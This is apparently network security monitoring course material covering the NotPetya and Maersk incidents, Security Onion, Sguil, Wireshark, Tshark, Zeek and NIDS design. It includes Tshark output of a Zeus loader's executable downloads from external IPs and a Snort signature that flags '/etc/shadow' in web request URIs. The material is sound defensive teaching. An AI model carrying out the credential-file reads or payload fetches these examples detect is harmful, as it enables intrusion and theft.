*The main takeaway from this case study is that the **initial intrusion is not the end of the security process; it's just the beginning**. If at any time during the first four weeks of this attack the DoR had been able to contain the attacker, he would have failed. Despite losing control of multiple systems, the DoR would have prevented the theft of personal information, saving the state at least \$12 million in the process.*

Richard Bejtlich: *The Practice of Network Security Monitoring*

Bejtlich: South Carolina Department of Revenue (DoR) Case Study

To illustrate this new focus, we can turn to Richard Bejtlich's most recent book, *The Practice of Network Security Monitoring*. In the book, he suggests,

*The main takeaway from this case study is that the **initial intrusion is not the end of the security process; it's just the beginning**. If at any time during the first four weeks of this attack the DoR had been able to contain the attacker, he would have failed. Despite losing control of multiple systems, the DoR would have prevented the theft of personal information, saving the state at least \$12 million in the process.*

Let's quit focusing so heavily on preventing the inevitable initial intrusion and focus on what matters most, preventing adversary success at achieving their goals. Or, put another way, we can focus rather on ensuring less significant impact resulting from the inevitably successful compromise.

Reference:

[1] *The Practice of Network Security Monitoring* | No Starch Press, <https://sec511.com/64>

Case Study: NotPetya

NotPetya is part of a family of malware based on the leaked (alleged) NSA hacking tools, including ETERNALBLUE

- This exploit targeted Windows Server Message Block (SMB, TCP port 445) and was patched by MS17-010¹

This malware would typically enter an environment via SMB

- It would then use Mimikatz to attempt to steal credentials and move laterally through a network via Microsoft PSEXEC and Windows Management Instrumentation Console (WMIC)
- Automated malware is now behaving like human penetration testers

If an organization had one unpatched system and 999 patched, all 1,000 could become compromised

- This is dependent on internet network segmentation, trust models, etc.

Case Study: NotPetya

In the old days, worms were dumb, often called 'breeders not warriors.' For example, if an organization had 1,000 systems, and one was missing the patch MS08-067,² then the Conficker worm could compromise that one system. It would then attempt to pivot (move laterally) and attack the other 999 systems. These attacks would fail because the systems were patched.

That is now changing: NotPetya could compromise that one system, steal Windows credentials from it, and then attempt to spread via Microsoft PSEXEC or WMIC (as a human penetration tester would do). In the end, all 1,000 systems become compromised, despite virtually all being patched.

According to The Register:

Crucially, NotPetya seeks to gain administrator access on a machine and then leverages that power to commandeer other computers on the network: it takes advantage of the fact that far too many organizations employ flat networks in which an administrator on one endpoint can control other machines, or sniff domain admin credentials present in memory, until total control over the Windows network is achieved.³

References:

- [1] Microsoft Security Bulletin MS17-010 – Critical | Microsoft Docs, <https://sec511.com/bl>
- [2] Microsoft Security Bulletin MS08-067 – Critical | Microsoft Docs, <https://sec511.com/bm>
- [3] Everything You Need to Know about the Petya, er, NotPetya Nasty Trashing PCs Worldwide, <https://sec511.com/bn>

NotPetya Financial Cost

The release of NotPetya was an act of cyberwar by almost any definition—one that was likely more explosive than even its creators intended. Within hours of its first appearance, the worm raced beyond Ukraine and out to countless machines around the world, from hospitals in Pennsylvania to a chocolate factory in Tasmania. It crippled multinational companies including Maersk, pharmaceutical giant Merck, FedEx’s European subsidiary TNT Express, French construction company Saint-Gobain, food producer Mondelez, and manufacturer Reckitt Benckiser. In each case, it inflicted nine-figure costs. It even spread back to Russia, striking the state oil company Rosneft.

The result was more than \$10 billion in total damages...¹

NotPetya Financial Cost

Wired Magazine has a fantastic "Behind the scenes" article on NotPetya's effects, titled "The Untold Story of NotPetya, the Most Devastating Cyberattack in History."² It is well worth reading.

Wired Magazine notes the \$10 million dollars in damage caused to the city of Atlanta by SamSam (compared with \$10 billion by NotPetya):

To get a sense of the scale of NotPetya’s damage, consider the nightmarish but more typical ransomware attack that paralyzed the city government of Atlanta this past March: It cost up to \$10 million, a tenth of a percent of NotPetya’s price. Even WannaCry, the more notorious worm that spread a month before NotPetya in May 2017, is estimated to have cost between \$4 billion and \$8 billion. Nothing since has come close. “While there was no loss of life, it was the equivalent of using a nuclear bomb to achieve a small tactical victory,” Bossert says. “That’s a degree of recklessness we can’t tolerate on the world stage.”³

References:

[1] The Untold Story of NotPetya, the Most Devastating Cyberattack in History, <https://sec511.com/bo>

[2] Ibid.

[3] Ibid.

NotPetya Effects on Ukraine

On a national scale, NotPetya was eating Ukraine's computers alive. It would hit at least four hospitals in Kiev alone, six power companies, two airports, more than 22 Ukrainian banks, ATMs and card payment systems in retailers and transport, and practically every federal agency. "The government was dead," summarizes Ukrainian minister of infrastructure Volodymyr Omelyan. According to ISSP, at least 300 companies were hit, and one senior Ukrainian government official estimated that 10 percent of all computers in the country were wiped. The attack even shut down the computers used by scientists at the Chernobyl cleanup site, 60 miles north of Kiev. "It was a massive bombing of all our systems," Omelyan says.¹

NotPetya Effects on Ukraine

Wired Magazine provides more details on Petya's effects on Ukraine:

By noon, ISSP's founder, a serial entrepreneur named Oleh Derevianko, had sidelined his vacation too. Derevianko was driving north to meet his family at his village house for the holiday when the NotPetya calls began. Soon he had pulled off the highway and was working from a roadside restaurant. By the early afternoon, he was warning every executive who called to unplug their networks without hesitation, even if it meant shutting down their entire company. In many cases, they'd already waited too long. "By the time you reached them, the infrastructure was already lost," Derevianko says...

When Derevianko emerged from the restaurant in the early evening, he stopped to refuel his car and found that the gas station's credit card payment system had been taken out by NotPetya too. With no cash in his pockets, he eyed his gas gauge, wondering if he had enough fuel to reach his village. Across the country, Ukrainians were asking themselves similar questions: whether they had enough money for groceries and gas to last through the blitz, whether they would receive their paychecks and pensions, whether their prescriptions would be filled. By that night, as the outside world was still debating whether NotPetya was criminal ransomware or a weapon of state-sponsored cyberwar, ISSP's staff had already started referring to it as a new kind of phenomenon: a "massive, coordinated cyber invasion."²

References:

- [1] The Untold Story of NotPetya, the Most Devastating Cyberattack in History, <https://sec511.com/bo>
- [2] Ibid.

NotPetya Effects on Maersk

Maersk is "world's largest container shipping company,"¹ based in Copenhagen, Denmark

- *At around 9 am New Jersey time, Fernández's phone started buzzing with a succession of screaming calls from angry cargo owners. All of them had just heard from truck drivers that their vehicles were stuck outside Maersk's Elizabeth terminal. "People were jumping up and down," Fernández says. "They couldn't get their containers in and out of the gate."*
- *Soon, hundreds of 18-wheelers were backed up in a line that stretched for miles outside the terminal. One employee at another company's nearby terminal at the same New Jersey port watched the trucks collect, bumper to bumper, farther than he could see.... Police began to approach drivers in their cabs, telling them to turn their massive loads around and clear out.¹*

NotPetya Effects on Maersk

Wired Magazine describes the chaos caused by NotPetya:

Fernández and countless other frantic Maersk customers faced a set of bleak options: They could try to get their precious cargo onto other ships at premium, last-minute rates, often traveling the equivalent of standby. Or, if their cargo was part of a tight supply chain, like components for a factory, Maersk's outage could mean shelling out for exorbitant air freight delivery or risk stalling manufacturing processes, where a single day of downtime costs hundreds of thousands of dollars. Many of the containers, known as reefers, were electrified and full of perishable goods that required refrigeration. They'd have to be plugged in somewhere or their contents would rot...

The same scene was playing out at 17 of Maersk's 76 terminals, from Los Angeles to Algeciras, Spain, to Rotterdam in the Netherlands, to Mumbai. Gates were down. Cranes were frozen. Tens of thousands of trucks would be turned away from comatose terminals across the globe.²

References:

[1] Maersk – The world's largest container shipping company, <https://sec511.com/bp>

[2] Ibid.

Maersk Information Security Improvements

Maersk security staffers tell WIRED that some of the corporation's servers were, up until the attack, still running Windows 2000—an operating system so old Microsoft no longer supported it.... They called attention to Maersk's less-than-perfect software patching, outdated operating systems, and above all insufficient network segmentation. That last vulnerability in particular, they warned, could allow malware with access to one part of the network to spread wildly beyond its initial foothold, exactly as NotPetya would the next year.

Since then... Maersk has worked not only to improve its cybersecurity but also to make it a "competitive advantage." Indeed, in the wake of NotPetya, IT staffers say that practically every security feature they've asked for has been almost immediately approved. Multifactor authentication has been rolled out across the company, along with a long-delayed upgrade to Windows 10.¹

Maersk Information Security Improvements

Maersk IT staff accurately and clearly understood the deficiencies in their security, and communicated them with management. Management agreed and approved the changes, however:

The security revamp was green-lit and budgeted. But its success was never made a so-called key performance indicator for Maersk's most senior IT overseers, so implementing it wouldn't contribute to their bonuses. They never carried the security makeover forward.²

Jim Hagemann Snabe spoke at the Davos World Economic Forum in 2018 and shared lessons learned:

"It was an important wake-up call," he said. "We were basically average when it comes to cyber-security, like many companies. And this was a wake-up call to become not just good—we actually have a plan to come in a situation where our ability to manage cyber-security becomes a competitive advantage."³

References:

- [1] Maersk – The world's largest container shipping company, <https://sec511.com/bp>
- [2] Ibid.
- [3] Maersk Reinstalled 45,000 PCs and 4,000 Servers to Recover From NotPetya Attack, <https://sec511.com/bq>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. **The NSM Toolbox**
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section is on the Network Security Monitoring Toolbox.

The NSM Toolbox

We are fortunate to have a wealth of high-quality NSM tools

- The open source options are outstanding

We will next describe many of the major NSM tools

- Focus is on the best bang/buck
- We also have many hands-on exercises that use these tools

The NSM Toolbox

There are too many NSM tools to describe; we could spend days covering them all. Our focus will be on bang per buck—focusing on the most valuable tools.

We also have numerous exercises that will give you hands-on experience with some of the best tools.

NSM Distribution

- An NSM distribution is a customized OS designed specifically for NSM
- Security Onion is the best open source option (by far!)
 - Ubuntu-based NSM distribution by Doug Burks
 - <http://blog.securityonion.net/>
 - Our Sec-511-Linux is a custom Xubuntu installation, with the Security Onion packages



NSM Distribution

An NSM distribution is a dedicated and customized operating system designed specifically for NSM. The king of NSM distributions is the Security Onion, by Doug Burks. It uses the lightweight Xubuntu Linux distribution.


The primary Security Onion site is <http://blog.securityonion.net/>

Security Onion



Dedicated Ubuntu-based Linux distribution

- Think of it as the Backtrack/Kali for NSM
- Easy to run via live CD, with install to disk option
- Includes a graphical installer, ~5 minutes to run



Security Onion

Many are familiar with Backtrack and Kali, which are penetration testing distributions, focused on the "red team" (offense). Think of Security Onion as the "blue team" (defense) distribution.

Security Onion boots as a live CD, allowing you to try it out without actually installing anything.

Installation is quick and painless and works as either a physical system or as a virtual machine.

Security Onion: Included Software

Security Onion includes a tremendous amount of NSM tools:

- NIDS: Snort, Suricata, Zeek/Bro
- NIDS Consoles: Sguil, Squert
- Asset data: PRADS, Zeek/Bro
- Full packet capture: netsniff-ng
- SIEM: ELK
- Other tools: Wireshark, Nmap, ngrep, and many others



Splunk can import data from Security Onion

- <http://apps.splunk.com/app/972/>

Security Onion: Included Software

The list of preinstalled and preconfigured tools is impressive. If you have ever spent lots of time configuring SQL backends for tools such as Sguil, you will be thankful for the time Doug Burks invested to make it easy for the rest of us.

Security Onion for Splunk 2.0 is an application that imports Security Onion sensor data into Splunk.

Reference:

Security Onion App for Splunk software | Splunkbase, <https://sec511.com/5i>

NSM/NIDS Frontends

- There are a number of NSM/NIDS frontends to consider
 - Some are pure NIDS, others add NSM capabilities
- ACID is the grandfather
 - ACID was great in its day, but is now quite dated (last update: 2003)
- BASE was based on the ACID code and is fairly simple
- Current frontends include Sguil and Squert
 - Sguil is one of the best

NSM/NIDS Frontends


If you still use ACID (Analysis Console for Intrusion Databases), please stop: It is insecure and you are really missing out on new features.

BASE (Basic Analysis and Security Engine) by Kevin Johnson (Secure Ideas) was last updated in 2013 (and is no longer available publicly). It was fine for simple requirements, but frontends like Sguil and Squert have more features.

Analysis Console for Intrusion Databases (ACID) is available at: <https://sec511.com/4h>

Sguil in Action I

Sguil performs full packet capture and enables you to right-click on any event's AlertID and launch the tool of choice



SANS

SEC511 | Continuous Monitoring and Security Operations

32

Sguil in Action I

Sguil is arguably the best all-around open source NSM frontend available. It is packed with features; one of the best is its support for full packet capture, including the ability to right-click on any alert and open the matching full packet capture in Wireshark.

In the screenshot above, we right-clicked on an event and chose "Wireshark." Sguil automatically matches the event to the proper full packet capture file and opens it with Wireshark.

This kind of correlation is fast and powerful and enables high-quality analysis.

We will perform an exercise using Sguil later. If you'd like to see this alert now, double-click on the Sguil desktop icon and log in with username: student, password: Security511.

This event occurred on 2017-05-02 at 20:35:02; the title begins with "ET CURRENT_EVENTS Terse alphanumeric executable downloader...". You may launch Wireshark by right-clicking on the appropriate AlertID and choosing "Wireshark."


Sguil is available at: <https://sec511.com/4j>

Reference:

NSMWiki, <https://sec511.com/5p>

Sguil in Action II

Sguil's advanced capabilities allow for a highly efficient workflow




Sguil in Action II

In the screenshot above, we selected a packet in Wireshark, right-clicked, and chose "Follow TCP Stream."

The screenshot on the right shows the stream, which contains an executable being downloaded. Note the magic bytes MZ and the string "This program cannot be run in DOS mode"; this indicates a DOS executable.

Sguil in Action III

A number of tools may be automatically launched via Sguil, including NetworkMiner



Sguil in Action III

NetworkMiner is a network forensics tool that performs passive OS fingerprinting, among other passive techniques.

We will perform an exercise using Sguil and NetworkMiner later. If you'd like to see this now, double-click on the Sguil desktop icon and log in with username: student, password: Security511

This event occurred on 2017-05-02 at 20:35:02; the title begins with "ET CURRENT_EVENTS Terse alphanumeric executable downloader...". You can launch NetworkMiner by right-clicking on the appropriate AlertID and choosing "NetworkMiner."

NetworkMiner, The NSM and Network Forensics Analysis Tool, is available at:
<https://sec511.com/6m>

NSM Toolbox: Wireshark and Tshark

Wireshark is a graphical network protocol analyzer

- Wireshark is one of the most powerful tools in the NSM arsenal

Tshark brings the power of Wireshark to the command line

- Command line + display filters == awesome!



NSM Toolbox: Wireshark and Tshark

Wireshark is a high-quality graphical network protocol analyzer. It is based on Ethereal:

In May of 2006, Gerald Combs (the original author of Ethereal) went to work for CACE Technologies (best known for WinPcap). Unfortunately, he had to leave the Ethereal trademarks behind.


This left the project in an awkward position. The only reasonable way to ensure the continued success of the project was to change the name. This is how Wireshark was born.¹

Wireshark is available at: <http://www.wireshark.org/>

Reference:

[1] Wireshark, Frequently Asked Questions, <https://sec511.com/6c>

Wireshark



Wireshark

This screenshot was created in the course VM, which we will use shortly.

Once we have started the VM, you may view the pcap shown above by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```

Frame 72 is highlighted above, showing an interesting GET:

```
GET /SpvumF.exe HTTP/1.0\r\n
```


We'll discuss the issue of strangely named .EXEs shortly.

Tshark

Tshark marries the power of Wireshark with the command line

- And scripting!

One of Tshark's most powerful features: Command-line access to display filters



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ tshark -nr /pcaps/zeus-gameover-loader.pcap -Y "http.request.method==GET"
 72 81.361684 172.16.98.8 -> 174.123.99.194 HTTP 368 GET /SpvumF.exe HTTP/1.0
395 166.283242 172.16.98.8 -> 64.40.145.4 HTTP 371 GET /ZjZ5jJy.exe HTTP/1.0
650 173.595845 172.16.98.8 -> 205.178.152.33 HTTP 375 GET /ot4sExc.exe HTTP/1.0
927 180.345186 172.16.98.8 -> 69.49.101.51 HTTP 383 GET /vkiMdL.exe HTTP/1.0
[~]$
```

Tshark

Tshark provides far higher search fidelity than other command-line tools, such as tcpdump or ngrep. This power is magnified when combined with scripting.

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ tshark -nr /pcaps/zeus-gameover-loader.pcap -Y
"http.request.method==GET"
```

NSM Toolbox: NIDS

- A NIDS (Network Intrusion Detection System) plays a key role in an NSM deployment
- Popular open source NIDS include Snort, Suricata, and Zeek/Bro
- We will discuss Zeek/Bro in detail next



NSM Toolbox: NIDS

Snort is the world's most common IDS. From Snort's about page:

Snort® is an open source network intrusion prevention and detection system (IDS/IPS) developed by Sourcefire. Combining the benefits of signature, protocol, and anomaly-based inspection, Snort is the most widely deployed IDS/IPS technology worldwide. With millions of downloads and nearly 400,000 registered users, Snort has become the de facto standard for IPS.¹

If you're interested in delving deeply into Snort, SANS Security 503 Intrusion Detection In-Depth is a great choice: <https://www.sans.org/course/intrusion-detection-in-depth>.

Suricata is newer, and its major differentiator for Snort is support for multithreading.

Snort is available at <http://snort.org/>

Suricata is available at <http://suricata-ids.org/>

We will discuss Zeek/Bro in detail shortly.

Reference:

[1] <http://snort.org/>


Bro -> Zeek

Bro project now Zeek

Originally named to suggest "Big Brother" from 1984¹

*Our monitoring system is called Bro (an Orwellian reminder that monitoring comes hand in hand with the potential for privacy violations)*²

Creators found the name **bro** has different connotations today, and decided to rename the project²



Bro -> Zeek

Although many security professionals may have only recently been exposed to it, Bro has been around for decades. Vern Paxton's first research paper highlighting bro¹, published in 1999, provided commentary suggesting the name bro was a nod to "Big Brother" in George Orwell's classic 1984. The leadership team charged with strategic oversight of bro found the name no longer connoted invasion of privacy as was intended and made the decision to rename the project. The new name announced at BroCon 2018, is Zeek.

Image:

George Orwell's 1984: A Visual History – Flavorwire <https://sec511.com/ca>

References:

[1] Bro: A System for Detecting Network Intruders in Real-Time, <https://sec511.com/cb>

[2] Bro Blog: Renaming the Bro Project <https://sec511.com/cc>

Origin of Zeek

New name **Zeek** harkens back to early days of the project and came from characters in Gary Larson's *The Far Side* comic¹

- <http://www.zeek.org/>



2



3

"Zeek, and ye shall find!"⁴

Origin of Zeek

The name Zeek has roots in the early days of the project. During the unveiling of the updated name at Brocon 2018, Bro's creator Vern Paxton showed emails from the 1990's highlighting the discussion and use of the name Zeek from a character in Gary Larson's *The Far Side*⁵.

Images created by Gary Larson for "The Far Side" comic strip.

References:

- [1] Renaming Bro - YouTube <https://sec511.com/cd>
- [2] Larson, G. (1983). (The Far Side) [Cartoon]. Chronicle Features Distributed by Universal Press Syndicate
- [3] Larson, G. (1983). (The Far Side) [Cartoon]. Chronicle Features Distributed by Universal Press Syndicate
- [4] Bro Blog: Renaming the Bro Project <https://sec511.com/cc>
- [5] Renaming Bro - YouTube <https://sec511.com/cd>

Zeek/Bro Network Security Monitor

The **Bro**Zeek Network Security Monitor

<http://www.zeek.org/>



[Zeek] provides a comprehensive platform for network traffic analysis, with a particular focus on semantic security monitoring at scale. While often compared to classic intrusion detection/prevention systems, [Zeek] takes a quite different approach by providing users with a flexible framework that facilitates customized, in-depth monitoring far beyond the capabilities of traditional systems.¹

Zeek/Bro Network Security Monitor

Zeek/Bro moves beyond simple detection and enables true analysis.

Doug Burks said, *"Unlike rule-based systems that look for needles in the haystack of data, Bro says, 'Here's all your data and this is what I've seen. Do with it what you will and here's a framework so you can.' Bro monitors network activity and logs any connections, DNS requests, detected network services and software, SSL certificates, and HTTP, FTP, IRC SMTP, SSH, SSL, and Syslog activity that it sees, providing a real depth and visibility into the context of data and events on your network. Additionally, Bro includes analyzers for many common protocols and by default has the capacity to check MD5 sums for HTTP file downloads against Team Cymru's Malware Hash Registry project."*²

Zeek/Bro is available at <https://www.zeek.org>.

References:

[1] bro.org, Frequently Asked Questions, <https://sec511.com/5z>

[2] GitHub – Security-Onion-Solutions/security-onion: Linux distro for intrusion detection, enterprise security monitoring, and log management, <https://sec511.com/4s>

Example: Difference between Snort/Suricata and Zeek/Bro

- We processed the file /pcaps/fraudpack.pcap with Snort and received zero alerts
- We processed the same file with Zeek/Bro, which noted the following user agents and URIs:

```

Terminal - student@Sec511-Linux: /tmp
File Edit View terminal tabs Help
[/tmp]$ bro -r /pcaps/fraudpack.pcap
[/tmp]$ cat http.log | bro-cut user_agent uri
Downloader MLR 1.0.0 /get_xml?stb=1&did=566628426&file_id=167110456
Downloader MLR 1.0.0 /download/252948
Downloader MLR 1.0.0 /music/7/07/e-type_-_russian_lullaby_(zvukoff.ru).mp3
Downloader MLR 1.0.0 /Internet.exe
Downloader MLR 1.0.0 /mailrusputnik.exe
Downloader MLR 1.0.0 /download/252948
Downloader MLR 1.0.0 /mailrusputnik.exe
FULLSTUFF /update/2/version.txt?type=install&GUID={99CFA828-D430-4DFE-A391-215BF62C53BC}&r
Downloader MLR 1.0.0 /music/7/07/e-type_-_russian_lullaby_(zvukoff.ru).mp3
FULLSTUFF /update/2/version.txt?type=install&GUID={99CFA828-D430-4DFE-A391-215BF62C53BC}&r
r=6.00&bfr=0&afr=1&bfr2=aHR0cDovL3d3dy5taWVyb3NvZnQyY29tL2lzYXBpL3JlZGlyLmRsbD9wcmQ9aWUmcHZlcj0
NudC85NTE2
FULLSTUFF /update/2/version.txt?type=install&GUID={99CFA828-D430-4DFE-A391-215BF62C53BC}&r
GuardMailRu /guard_settings.xml

```

Example: Difference between Snort/Suricata and Zeek/Bro

The output from the Zeek/Bro command shown above has been saved to /labs/fraudpack on your Sec-511-Linux virtual machine.

Note the user agents "Downloader MLR 1.0.0" and "FULLSTUFF". These are not normal user agents!

Bro generates verbose logs that are great for tools but can be difficult for humans to parse. The command "bro-cut" enables you to simply carve out fields to view—in our case, the user_agent and URI fields.

Note that if you're handy with some Unix/Linux command-line kung fu, you are welcome to use tools like sed, awk, and so on, to achieve the same (or better) result.

You may run the commands shown above by typing the following in a Sec-511-Linux terminal:

```

$ cd /tmp
$ bro -r /pcaps/fraudpack.pcap
$ cat http.log | bro-cut user_agent uri

```


NSM Toolbox: SIEMs

Security Information and Event Management (SIEM) aggregates multiple security data sources in one searchable location

- Other related acronyms include SIM, SEM, and others!

Commercial SIEM solutions include:

- ArcSight, QRadar, Splunk, LogRhythm, NitroSecurity/McAfee/Intel, and many others

Open source SIEM solutions include:

- Elastic Stack, OSSIM and ELSA

NSM Toolbox: SIEMs

Note that SIEM is the most commonly used acronym, but others are also used, including SIM (Security Information Management) and SEM (Security Event Management) and others. We will use "SIEM."

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. **NIDS Design**
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section is on NIDS Design.

Fundamental NIDS Design

NIDS play a key role in NSM

Historically, NIDS have three fundamental designs:

- Signature Matching
- Protocol Behavior
- Anomaly Identification

Many NIDS, such as Snort, Sourcefire, and Suricata, support these three modes

- But they are usually primarily signature-based

Newer NIDS, like Bro, are analysis-driven

- We will discuss this distinction shortly

Fundamental NIDS Design

NIDS such as Snort and Sourcefire can be configured in any of these three modes. For example, you can configure Snort to use only anomaly-based rules.

Most configurations, including the vendor default configurations, use a combination of the three modes but are primarily signature-based.

Signature Matching

Signature matching is the simplest form of detection

- Alert when specific patterns are recognized

Signature matching is a form of blacklisting

- Works well for known exploits and malware that doesn't change

It tends to fail against

- New malware
- Polymorphic malware
- Custom malware

Signature Matching

Here is a signature-based rule from Emerging Threats:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"ET WEB_SERVER /etc/shadow Detected in URI";
flow:to_server,established; content:"/etc/shadow"; nocase;
http_uri; reference:url,en.wikipedia.org/wiki/Shadow_password;
reference:url,doc.emergingthreats.net/2009485;
classtype:attempted-recon; sid:2009485; rev:7;)^1
```

The signature will trigger when the string "/etc/shadow" occurs in TCP traffic sent from external hosts to HTTP servers on HTTP ports.

Polymorphic means "many shapes." Polymorphic malware changes as it spreads. It hits the first system with code signature A and then alters its code to signature B as it hits the second system, signature C when it infects the third system, and so on.

Reference:

[1] 2009485 < Main < EmergingThreats, <https://sec511.com/4n>

How Much Malware Is There?

Three vendors, similar results:

- *McAfee Labs recorded, on average, **five new malware samples per second***¹
- *With the increase in new malware developments in 2018, the quantitative threat scenario is mounting: Whereas in 2017, protection programs still had to fend off an average of 3.9 malware programs per second, by 2018 that number had already increased to **4.4 per second** and thus **376,639 new malware samples per day!** (The AV-TEST Security Report)*
